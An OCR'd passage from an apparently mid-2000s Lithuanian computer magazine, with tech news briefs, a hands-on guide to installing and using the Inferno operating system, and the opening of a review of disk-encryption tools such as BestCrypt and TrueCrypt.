pažeidžiu kokius nors įstatymus. O pinigų paprašiau pokštaudamas", taip sielvartaudamas pridėjo įsilaužėlis. Kinijos policija tokių įsilaužėlio pokštų neįvertino, todėl dabar hakerio laukia jeigu ne sušaudymas, tai bent jau ilgas laisvės atėmimo terminas.



RAUDONOJI GRĖSMĖ

Kinijos teritorijoje atvirai ir gana aktyviai pradėjo veikti hakerių grupuotė, vadinanti save „Raudonųjų hakerių aljansu". Ji buvo sukurta vienu tikslu: sukurti chaosą ir pridaryti nuostolių JAV tinklo resursams. Aljansas jau prisiėmė atsakomybę už dešimtis tūkstančių nulaužimų, tarp kurių atsidūrė ir daug anksčiau neatskleistų įvykių. Ypatingą „raudonųjų" meilę pelnė vyriausybinės svetainės. Pastebėtina tai, kad Kinijos kiberteroristai nė negalvoja slėptis, maža to, jie atvirai kviečia įsilieti į jų gretas ir kovoti su amerikietiškuoju blogiu. Neoficialūs šaltiniai teigia, kad hakerių grupę palaiko Kinijos vyriausybė, tiesa, vargu ar kas imsis tai patvirtinti. Ir apskritai pastaruoju metu kinai internete prieš JAV veikia vis agresyviau. Taip ir iki karo netoli.

KAIP DIRBA BILAS GEITSAS?

Neseniai žurnale „Forbes" pasirodė įdomus straipsnis, kuriame Bilas Geitsas pasakoja apie savo darbo vietą ir sąlygas. Pasirodo Bilis naudoja iš karto tris monitorius: kairiajame atvaizduojamas naujų elektroninių laiškų sąrašas, vidutiniame — siunčiamo pranešimo tekstas, o dešiniajame — senas geras *Explorer*, su kuriuo milijardierius naršo lokalų ir pasaulinį tinklą. Ateinantys laiškai praeina pro daugelio lygių filtraciją, finale lieka apie šimtas laiškų per dieną, kuriuos reikia perskaityti. Papildomą krūvą laiškų vėliau atneša pagalbininkas — tai tie, kurie nepraėjo filtro, tačiau gali būti naudingi. Visas gaunamas paštas rūšiuojamas prioriteto tvarka. Visų pirma Bilas peržiūri laiškus su žyme „skubiai". „Microsoft" vadovo kompiuteris prijungtas prie vidinio kompanijos tinklo, o ponas Geitsas aktyviai naudoja lokalios paieškos galimybes. Jis su savimi visur nešiojasi delninuką, kuriame saugo visą svarbią informaciją. Milijardieriaus kabinete taip pat yra lenta, kurią jis su kolegomis naudoja smegenų šturmui. Ant šios lentos nupiešti dalykai gali būti tuojau pat transformuoti į skaitmenines fotografijas ir nukopijuoti į kompiuterį. Kartą per metus Bilas sau skiria „apmąstymų savaitę" — nedideles atostogas, kurių metu jis susipažįsta su darbuotojų pateiktais „Microsoft" plėtojimo pasiūlymais ir idėjomis. Ši „savaitė" jau tapo tradicija, kurios Bilas laikosi visus 12 metų.



VIDEO VAIKŠČIOJANT



Nori eiti gatve ir žiūrėti naują filmą? Dabar tai įmanoma padaryti su nauju *Kopin* kiberekranu. Įrenginys, kuris vadinasi *Kopin CyberMan GVD510-3D*, gali prieš tavo akis atkurti aukštos kokybės trimatį vaizdą virtualiame 40 colių ekrane, kuris lyg būtų už dviejų metrų nuo tavo akių. Įrenginio pagrindas — spalvoti 0,44 colio *Kopin CyberDisplay* mikroekranai. Anksčiau jie buvo naudojami tik duomenų atvaizdavimui karinėse sistemose. Kiberekranų VGA skiriamoji geba siekia 640 x 480 pikselių, jie naudoja mažai energijos ir gali atkurti 16,7 mln. spalvų. Tuo pačiu *Kopin CyberMan GVD510-3D* akiniai suderinami su *Windows* platforma, jie taip pat gali būti naudojami su *Microsoft Xbox* (įskaitant *Xbox 360*) ir *Sony PlayStation 2* žaidimų priedais. *CyberDisplay* taškų tankis į kvadratinį colį labai didelis, todėl tai leido sukurti įrenginį su didele grafine skiriamąja geba. Prietaisas kainuoja nedaug (priklausomai nuo modelio kaina svyruoja 300 dolerių ribose), todėl šie videoakiniai bus prieinami ir vidutiniam geimeriui.

KLAVIATŪRA GEIMERIUI

Jeigu tu aistringas žaidėjas ir negaili 100 dolerių, tuomet klaviatūra *Logitech G15 Gaming Keyboard* kaip tik tau! Apšviesti klavišai, ištraukiamas SK ekranėlis ir USB jungtis palengvins tavo gyvenimą daugelyje žaidimų. Pavyzdžiui, žaidžiant *Q4* informaciją apie šaudmenis galima išvesti į SK ekranėlį, o papildomus mygtukus pritaikyti būtent šiam žaidimui. Jeigu tu žaidi quest'us ir kitus žaidimus, kur šaudmenys neturi jokios reikšmės, tuomet į ekranėlį galima išvesti *icq* arba pašto antraštes. Dar vienas klaviatūros pliusas — belaidis ryšys, t. y. tu kuo puikiausiai gali ją tampytis po visus namus arba biurą. Kaip priedas pateikiama 18 papildomų programuojamų mygtukų. Pavyzdžiui, juos galima sukonfigūruoti *World of Warcraft* burtų aktyvavimui arba pridėti savo paties sudėtingus makrosus. Savaime suprantama, čia rasi ir vaizdo/garso bei kitoms daugialypės terpės užduotims atlikti reikalingus mygtukus.



010

Magiškasis „Inferno“

Nauja „Unix“ karta jau dabar!

DAUGELIS ŠIUOLAIKINIŲ *UNIX* SISTEMŲ SUKURTOS PAKANKAMAI SENIAI, JOS PAGRĮSTOS DAR SENESNĖMIS OPERACINĖMIS SISTEMOMIS. JŲ SANDARA IR VEIKIMO LOGIKA TOLIAU REMIASI DAR 60–AISIAIS PRAĖJUSIO AMŽIAUS METAIS SUFORMUOTAIS PRINCIPAIS, TOKIOS SISTEMOS TOLIAU PLĖTOJASI IŠ ESMĖS NEKEISDAMOS SAVO DARBO PRINCIPO. TAČIAU EGZISTUOJA NAUJĄJĄ *UNIX* KARTĄ ATSTOVAUJANTI OPERACINĖ SISTEMA, KURI SUKURTA PANAUDOJANT ŠVIEŽIAS IDĖJAS. JOS PAVADINIMAS — *INFERNO*.



[Naujas kompaktiškas „Unix“] *Inferno* — tai kompaktiška operacinė sistema, sukurta tarpplatforminėms (*cross-platform*) paskirstytoms sistemoms kurti su didelių įrenginių ir platformų kiekiu. Operacinės sistemos kūrėjas — kompanija „Vita Nuova“. *Inferno* sandaros principai remiasi „Bell Labs“ laboratorijos idėjomis. *Inferno* platinama pagal gana sudėtingą licencijavimo sistemą: viso skirtingiems sistemos komponentams naudojamos keturios skirtingos licencijos. Pavyzdžiui, sistemos branduolys platinamas pagal *Vita Nuova free-for-all* licenciją, virtualios mašinos ir Limbo kompiliatoriaus bibliotekos — pagal LGPL, o daugelis programų ir pats kompiliatorius — pagal GPL.


[Veikimo principai] *Inferno* veikimas remiasi trimis paprastais principais. Pirmasis principas tas, kad visi resursai, su kuriais *Inferno* dirba, pateikiami failų pavidalu, prie kurių norint gauti priėjimą reikia naudoti visiems resursų tipams vieningą failų API. Programavimo atžvilgiu tuomet galima visiškai vienodai dirbti su procesais, servisais, tinklo resursais ir prisijungimais bei duomenų saugojimo įrenginiais. Panašiais principais remiasi visos *Unix* tipo sistemos. Tuo jos iš esmės skiriasi nuo tokių operacinių sistemų, kaip *Windows*, kuriose failams yra skirtas vienas API, sisteminiam registrui — kitas, procesams — dar kitas, ir t.t. Failai apjungti į hierarchinę failų sistemą, iš ko išplaukia antrasis *Inferno* principas: lokalūs ir nutolę failų sistemos elementai gali egzistuoti vienas šalia kito, o jų apdorojimas niekuo nesiskiria (žiūrint taikomosios programos pozicijų). Dėl to, kad nereikia rinktis priėjimo prie failo metodo, žymiai palengvėja paskirstytų tinklo programų programavimas.

Trečiasis principas — tai standartinis komunikavimo protokolas. *Inferno* turi specialų protokolą *Styx*, kuris yra skirtas priėjimui prie visų resursų, su kuriais dirba programa nepriklausomai nuo to, ar jie yra lokalūs, ar nutolę. Vienintelio protokolo naudojimas leidžia padidinti sistemos saugumą, kadangi *Styx* pripažįsta autentifikaciją pagal sertifikatus ir tinklo srauto šifravimą. *Styx* yra operacinės sistemos dalis, todėl programoms nereikia akivaizdžiai jo naudoti, viskas vyksta giliame lygyje. *Styx* veikia virš įvairių transporto protokolų, tokių, kaip TCP/IP, ATM ir PPP.

[Multiplatformiškumas] Egzistuoja du *Inferno* įdiegimo variantai. Pirmasis — įprastinis įdiegimas į kompiuterio kietąjį diską. Antrasis variantas — operacinės sistemos įdiegimas. Tam neprireiks naudoti *vmware* tipo PC emuliatorius, kadangi į *Inferno* jau įmontuotos paleidimo kitoje operacinėje sistemoje priemonės. Aš čia aptarsiu tik antrąjį variantą, kadangi jis pažinčiai su naująja OS yra optimalus. *Inferno* gali būti paleista praktiškai visose šiandien paplitusiose platformose: be jokios abejonės, *Windows*, taip pat *Linux*, *FreeBSD* ir kitose *Unix* tipo sistemose (*Irix*, *Solaris* ir net *MacOS X*). Kalbant apie *Windows*, tai *Inferno* paleidimui tinkamos tik NT tipo

sistemos (*Windows 2k*, XP ir 2003). *Win9x* nėra atpažįstama. Aparatinių platformų suderinamumo sąraše taip pat galima džiaugtis dideliu asortimentu: čia atpažįstamos x86, *Sparc*, MIPS, ARM, HP–PA, *PowerPC* ir kitos platformos.


Iš pradžių iš operacinės sistemos svetainės reikia parsisiųsti būtinus distributyvus. Ketvirtos *Inferno* versijos distributyvo parsisiuntimo puslapis yra adresu *www.vitanuova.com/inferno/net_download4T.html*. Galima parsisiųsti įdiegimo CD atvaizdą (*image*), kuriame bus įdiegimo į bet kurią iš aukščiau išvardintų platformų bylos. Jeigu tu tiksliai žinai, į kokią būtent platformą tu įdieginėsi *Inferno*, ir jeigu tu nori sutaupyti laiko ir tinklo srauto (juk įdiegimo CD atvaizdas užima beveik 60 Mb, todėl jo siuntimas su modemu gali užtrukti), galima siųsti ne viską, o tik *inferno.tgz* archyvą, kuriame yra pati operacinė sistema ir papildomai dar vienas archyvas, kuriame bus paleidimui vienoje ar kitoje platformoje reikalingi komponentai. Abu šie archyvai užims apie 20–30 Mb.




Tetris ir *Minesweeper* žaidimai

[Įdiegimas į „Unix"] Mano kompiuteryje įdiegta *FreeBSD 5.4*, todėl aš iš pradžių nusprendžiau *Inferno* įdiegti būtent į ją. Aš iš oficialios svetainės parsisiunčiau *Inferno* distributyvą ir *FreeBSD.tgz* archyvą bei pradėjau įdiegimą. Įdiegimas visose *Unix* sistemose atrodo vienodai, todėl mano aprašytą procedūrą bus galima pritaikyti ir su *Linux*. Derėtų pastebėti, kad įdiegimui į *Linux* skirtos dvi atskiros bylos: *Linux.tgz* ir *Debian.tgz*. Dėl GLIBC bibliotekos versijų neatitikimo kūrėjai sukompiliavo dvi skirtingas vykdomas įdiegimo bylas. Jeigu viena iš jų atsisako pasileisti, tuomet derėtų pabandyti panaudoti kitą. Ateityje kūrėjai tikisi atsikratyti šio trūkumo ir platinti vienintelį *Linux* skirtą įdiegimo archyvą.

Kūrėjai rekomenduoja iš pradžių sukurti atskirą *Inferno* skirtą vartotoją, po to įdiegimą atlikinėti jo vardu. Du archyvus *inferno.tgz* ir *FreeBSD.tgz* reikia sudėti į atskirą katalogą (pas mane jis vadinasi */home/amdf/inferno_install*) ir juos išpakuoti. *Unix* sistemose derėtų naudoti komandą *tar* su opcija *–p*, kuri išpakuojamoms byloms suteiks korektiškas priėjimo teises. Mano atveju išpakavimas atrodys taip:



konsolė ir bylų valdymo įrankis


sisteminiai įrankiai — užduočių valdymo dispečeris ir derintuvas

```
$ tar xzpf inferno.tgz
$ tar xzpf FreeBSD.tgz
```

Dabar tau reikia nuspręsti, kur *Inferno* bus įdiegta. Jeigu tu *Inferno* sistemai sukūrei atskirą vartotoją, tuomet sistemą gali įdiegti į jo namų katalogą. Aš vartotojo nekūriau, todėl įdiegimui pasirinkau katalogą */usr/inferno*. Įdiegimo kataloge yra subkatalogas *install*, kuriame yra įdiegimo skriptas. Jo pavadinimas sutampa su platformos, kurioje atliekamas įdiegimas, pavadinimu. Mano atveju skriptas vadinasi *FreeBSD-386.sh*. Norint pradėti įdiegimą, reikia paleisti būtent jį. Skriptui reikia perduoti vienintelį parametrą — katalogo pavadinimą, į kurį bus įdiegiama sistema. Štai kaip tai reikia daryti:


```
# mkdir /usr/inferno
# sh /home/amdf/inferno_install/install/FreeBSD-386.sh /usr/inferno
```

Sistema bus įdiegta į nurodytą katalogą. Tuo įdiegimas baigtas.

[Įdiegimas į „Windows"] Įdiegimui prireiks šių archyvų: *inferno.tgz* ir *Nt.tgz*. Juos su bet kokiu *gzip* formatą suprantančiu archyvatoriumi derėtų išpakuoti į atskirą katalogą. Tam kuo puikiausiai tiks ir *WinRAR*. Reikėtų įsitikinti, kad abiejų archyvų turinys būtinai būtų išpakuotas į vieną ir tą patį katalogą, o ne į du skirtingus, priešingu atveju įdiegėjas neras nuosavų bylų. Toliau kataloge *install* reikėtų surasti bylą *setup.exe* ir ją paleisti. Pasirodys langas, kuriame reikėtų įvesti įdiegimo kelią. Išsirinkus katalogą reikia nuspausti *Enter* ir sistema bus įdiegta. Jeigu tu iš gamintojo svetainės parsisiųsi įdiegimo kompaktinį diską, kuriame yra iš karto visoms platformoms skirti komponentai, tuomet įdiegimas nežymiai skirsis. Parsiųstą *iso* atvaizdą reikia įrašyti į kompaktinį diską (arba šį atvaizdą virtualiai prijungti kaip diską). Šiuo atveju nereikės išpakuoti jokių archyvų, kadangi kompaktiniame diske jau bus įdiegimo katalogas su visomis reikalingomis bylomis. Teliks tik įeiti į šį katalogą ir ten lygiai taip pat paleisti vienai ar kitai platformai skirtą įdiegimo skriptą.

[Darbas operacinėje sistemoje] Iš karto po įdiegimo galima paleidinėti *Inferno*. Kataloge, kuriame buvo įdiegta sistema, turėtų būti katalogas su platformos pavadinimu. Jame yra vykdomos bylos, tarp kurių yra ir byla, pavadinimu *emu* (*Windows* atveju — *emu.exe*) — ją ir reikia paleisti. Po paleidimo pasirodo *Inferno* konsolė su įvedimo kvietimu (kvietimas — kabliataškis). Dabar tu gali įvesti kokią nors komandą, pavyzdžiui, *ls*, kuri tau leis peržiūrėti bylų ir katalogų sąrašą toje failų sistemos vietoje, kurioje tu dabar esi. *Inferno* komandos daugeliu atvejų sutampa su *Unix* sistemų komandomis, todėl uniksoidai čia turėtų iš karto susiorientuoti. Dirbti su plika konsole neįdomu, todėl reikia pabandyti paleisti grafinę vartotojo sąsają. Tai daroma su komanda „;wm/wm" (toliau visas komandas derėtų įvedinėti pačioje *Inferno*). *FreeBSD* sistemoje tame pačiame kataloge, kuriame yra *emu*, gali rasti ir vykdomą bylą *wm*. Jeigu ją paleisi, tuomet iš karto pasirodys grafinė sąsaja, tiesa, iš pradžių tau teks susidurti su autorizacijos langu. Ten reikia įvesti vartotojo vardą *inferno* (slaptažodžio nėra), po ko pasirodys darbastalis. Paleidžiant grafinę sąsają, atsidaro naujas langas, kurio viduje bus pilkos spalvos darbastalis ir pilkas skydelis apačioje, kuri šiek tiek panaši į „Start" mygtuką. *Inferno* sąsaja man kažkodėl priminė *Windows 98*. Mygtukų ir langų apiforminimas čia paprastas, be madingų suapvalintų kampų ir pusiau permatomų meniu. Ekrano antraštė atrodo kaip įprasta: mėlynas stačiakampis ir trys standartiniai mygtukai dešinėje. Tačiau maksimizavimo mygtuko elgsena čia kiek kitokia. *Inferno* sistemoje šis mygtukas pasirinkto lango nemaksimizuoja ir negrąžina į pradinę padėtį, o leidžia vartotojui pačiam nurodyti pageidaujamą lango dydį. Nuspaudus mygtuką einamas langas apibrėžiamas raudonu rėmeliu. Jeigu lango viduje nuspausi pelės klavišą ir toliau judinsi pelę, tuomet lango dydis keisis į tą pusę, prie kurios arčiausiai buvo nuspaustas pelės klavišas. Jeigu pelės klavišą nuspausi už lango ribų, tuomet naują lango padėtį ir dydį galima nurodyti su tuo pačiu raudonu rėmeliu. Kuomet pelės klavišas bus atleistas, langas persikels į naują ekrano poziciją. Iš pradžių tai gana neįprasta, tačiau po kiek laiko pripranti. Be to, dialoginiuose languose mygtukas „OK" yra ne pačiame lange šalia kitų mygtukų, o antraštėje, šalia mygtuko „Uždaryti".

[Programos] Dabar tu gali atidaryti pagrindinį *Inferno* meniu ir susipažinti su kai kuriomis standartinėmis programomis. Meniu rasi punktus *Files* ir *Shell* — tai bylų valdymo įrankis ir komandinė


Interneto naršyklė *Charon* ir programa *Readmail*



Oficialus Inferno puslapis — www.vitanuova.com/inferno
Limbo kalba — www.vitanuova.com/inferno/limbo.html
Operacinėms sistemoms Inferno ir Plan9 skirta svetainė (rusų kalba) — http://plan9inferno.narod.ru

eilutė. *Edit* iškviečia paprasčiausią tekstų redaktorių. Savo galimybėmis jis panašus į *Windows Notepad*, *Inferno* redaktoriaus atveju vienintelė papildoma funkcija yra *Limbo* kalbos sintaksės išryškinimas. *Charon* pasirinkimas iškviečia *Interneto* naršyklę. Adreso eilutėje įvedus bet kokį adresą, kažkodėl visada atsidarydavo mano lokaliame *Apache* serveryje paleista svetainė. Sprendžiant iš atsidariusio puslapio, naršyklė nepripažįsta CSS ir *JavaScript*, tačiau normaliai rodo paveikslėlius ir kitomis lokalėmis užrašytą tekstą.

Submeniu *System* sudėti sisteminiai įrankiai: derintuvas, užduočių valdymo įrankis ir atminties monitorius. Užduočių juostoje kažkodėl nėra rodomas laikrodis, kaip tai visur įprasta, jį gali paleisti kaip atskirą programą *Clock*, kurią gali rasti submeniu *Misc*. Tame pačiame submeniu yra programa *Colors*, demonstruojanti *Inferno* sistemoje prieinamą spalvų paletę, bei keista programa *Infernal Coffee*, kurią paleidus atsidaro langas su paveikslėliu, kuriame šoka kavinukai. Greičiausiai tai grafinės *Inferno* bibliotekos demonstracija. Ir, galų gale, meniu *Games*. Ten yra viso labo du pasirinkimai, vienas iš kurių — *Tetris*. Šiame meniu galima rasti toli gražu ne visas *Inferno* programas. Likusias derėtų paleidinėti per *Inferno* shellą. Pavyzdžiui, norint paleisti žaidimą *Minesweeper*, komandinėje eilutėje derėtų surinkti „; wm/sweeper“. Dar man pavyko surasti žaidimus C4, „Reverse“ ir „Snake“. Iš *Inferno* galimybes demonstruojančių programų galima žvilgtelėti į *Polyhedra*, kuri trimačiame režime parodo sudėtingas besisukančias geometrines figūras su neištariamais pavadinimais, pavyzdžiui, *great ditrigonal dodecicosidodecahedron*. Be naršyklės darbui *Internete* skirtos dar dvi programos (*readmail* ir *sendmail*), kurios priima ir siunčia elektroninį paštą. Abi programos turi grafinę vartotojo sąsają. *Inferno* taip pat turi komandą *telnet*.

Inferno kuo puikiausiai dirba su *Unicode* (kad aš taip ir nesuradau, kaip persijungti į bet kokią kitą, ne anglų kalbą, galima paaiškinti tuo, kad tokia galimybė dar tiesiog neįdiegta). Į *Inferno* įtraukti lotynų ir kirylicos bei graikų ir japonų kalbų šriftai. *Unicode* lentelę galima peržiūrėti su programa *unibrowse*.

Inferno sistemoje aš užsimaniau pabandyti atidaryti kokius nors populiarius vaizdo, garso ir paveikslėlių formatus. Pakankamai greitai aš suradau reikiamas programas: *avi*, *wmplay* ir *view*. Iš pradžių aš pabandžiau peržiūrėti kokį nors vaizdo klipą. Deja, man nepavyko peržiūrėti nė vienos bylos. *Avi* grotuvas kiekvieną kartą nuspaudus *Play* mygtuką išspjaudavo kažkokią klaidą. Toliau aš su *wmplay* pabandžiau pagroti *.wav* formato muziką. Deja, to man taip pat nepavyko padaryti, kadangi programa jai pakištoje byloje neatpažino garso formato ir atsisakė jį groti, pasakiusi „not an audio file“. Savaime suprantama, mano nesėkmė jokiu būdu nesako, kad *Inferno* netinka daugialypės terpės užduotims. Tai viso labo parodo kartu su sistema pateikiamos programinės įrangos kokybę. Beje, su sistema pateikiamas kompiliatorius, o daugelio standartinių įrankių išeities tekstai yra atviri, todėl bet kuris norintysis programą gali perdaryti taip, kad viskas veiktų kaip priklauso.


Su grafinėmis bylomis tokių problemų patirti neteko. Programa *view* pripažįsta *gif*, *jpg*, *png*, *xbm* ir *bit* formatus, tačiau šiame sąraše kažkodėl nėra visiems įprasto *bmp*. Programai pasiūlytos išvardintų formatų bylos buvo normaliai atidarytos ir parodytos.

[Pritaikymo sritys] *Inferno* operacinė sistema buvo specialiai projektuojama įvertinant atvirumą, perkeliamumą ir kompaktiškumą, o tai reiškia, kad *Inferno* pravers visur, kur reikalaujama šių savybių. Kompaktiškumas ir didžiulis palaikomų platformų skaičius praverčia kuriant įmontuotas sistemas. Grafinė *Inferno* sąsaja leis *Inferno* panaudoti pramogose. Vidinė darbą su tinklu supaprastinanti sandara pravers paskirstytų skaičiavimų paleidimui. Kitaip tariant, *Inferno* panaudojimo galimybės pakankamai plačios. Žaidimų ir televiziniai priedai, smartfonai, mobilūs kompiuteriai, bankomatai — *Inferno* gali dirbti su jais visais.

Projekto atvirumas leis laisvai gerinti ir tobulinti visus į ją įeinančius komponentus, o taip pat laiku ištaisyti atrandamas klaidas. Visiems pageidaujantiesiems perprasti *Inferno* bus visiškai nesudėtinga. Čia padeda įmontuota grafinė sąsaja. Uniksoidai *Inferno* sistemoje ras panašią į *unix* komandų ir priėjimo prie bylų teisių sistemą bei failų sistemos organizaciją. *C/C++/C#* ir *Java* programuotojai gaus galimybę išmokti savo sintakse į išvardintas kalbas panašią *Inferno* kalbą *Limbo*. Be jokios abejonės, *Inferno* — labai įdomus projektas, kurį verta sekti.

[„Limbo“ kalba]

Limbo programavimo kalba buvo sukurta specialiai programavimui *Inferno* aplinkoje. Tai yra šiek tiek pasikeitęs *C* kalbos dialektas, kuriame įmontuotos kai kurios papildomos galimybės efektyviam operacinės sistemos galimybių panaudojimui. Su *Limbo* parašyta programa kompiliuojama į specialų virtualios DIS mašinos baitkodą ir gali vėliau būti vykdoma bet kurioje kitoje *Inferno* sistemoje nepriklausomai nuo to, kokioje platformoje ši operacinė sistema bus paleista. *Limbo* programos susideda iš modulių, kurie prijungiami su direktyva *include*. Beveik taip pat, kaip ir *C*. Modulis susideda iš dviejų sekcijų, vienoje kurių yra funkcijų deklaracijos, o kitoje — jų realizacija. *Inferno* turi nuosavą API, kurį galima panaudoti prie programos prijungiant modulių bylas (su praplėtimu *.m*). Išsamiau apie programavimą su *Limbo* kalba galima paskaityti šiame puslapyje: *www.vitanuova.com/inferno/limbo.html*.



014

Griežta konspiracija

Populiarių kriptografinių sistemų testavimas

KRIPTOGRAFINĖMS SISTEMOMS ŠIANDIEN KELIAMI PATYS GRIEŽČIAUSI REIKALAVIMAI. NAUDOJAMI ALGORITMAI TURI BŪTI KRIPTOGRAFIŠKAI TVIRTI, JŲ VEIKIMAS — GREITAS, O PATS ŠIFRAVIMAS TURI BŪTI ATLIEKAMAS VEIKIMO METU, KAD NEREIKĖTŲ NUOLAT ĮSIKIŠINĖTI VARTOTOJUI. MES ATRINKOME LABIAUSIAI DĖMESIO VERTUS KANDIDATUS IR ESAME PASIRENGĘ JUOS PRISTATYTI TAU.

[PGP atsisakymas] Noriu iš karto įspėti: visiems žinoma duomenų šifravimo sistema PGP į šią apžvalgą nepakliuvo. Taip yra dėl to, kad su ja visi jau seniai spėjo susipažinti ir įdarbinti pagrindines jos galimybes. Mūsų tikslas — parodyti, kad tai toli gražu ne vienintelis įrankis, su kuriuo tu gali savo duomenis paslėpti nuo piktų dėdulių su antpečiais ar kietuolių hakerių. Dar yra bent keletas gana padorių paketų, apie kuriuos mes čia ir pakalbėsim. Jų pavadinimai skamba labai panašiai: *BestCrypt*, *TrueCrypt*, *DriveCrypt*. Maža to, funkcijų rinkinys savo įvairumu taip pat nelabai skiriasi. Pagrindinė kiekvienos šios programos užduotis yra kietajame diske (arba bet kokiame kitame kaupiklyje) sukurti nedidelę bylą–konteinerį, kuriame šifruotu pavidalu saugomi duomenys, prie kurių priėjimas suteikiamas tik įvedus nurodytą slaptažodį. Nereikėtų tokio konteinerio painioti su, tarkim, slaptažodžiu apsaugotu RAR archyvu. Tai visiškai kas kita! Dažniausiai išvardintų programų sukurtą konteinerį galima primontuoti prie sistemos kaip įprastinį loginį diską, jame saugoti bet kokias bylas ar programas. Vos tik vartotojas įveda priėjimo prie bylos–konteinerio slaptažodį, sistemoje atsiranda naujas loginis diskas, su kuriuo galima dirbti lygiai taip pat, kaip ir su bet kuriuo kitu tavo kompiuteryje esančiu disku. Jame galima įdiegti bet kokias programas ir lygiai taip pat sėkmingai jomis naudotis.


[BestCrypt 7.20]
www.jetico.com
4,9 Mb, shareware

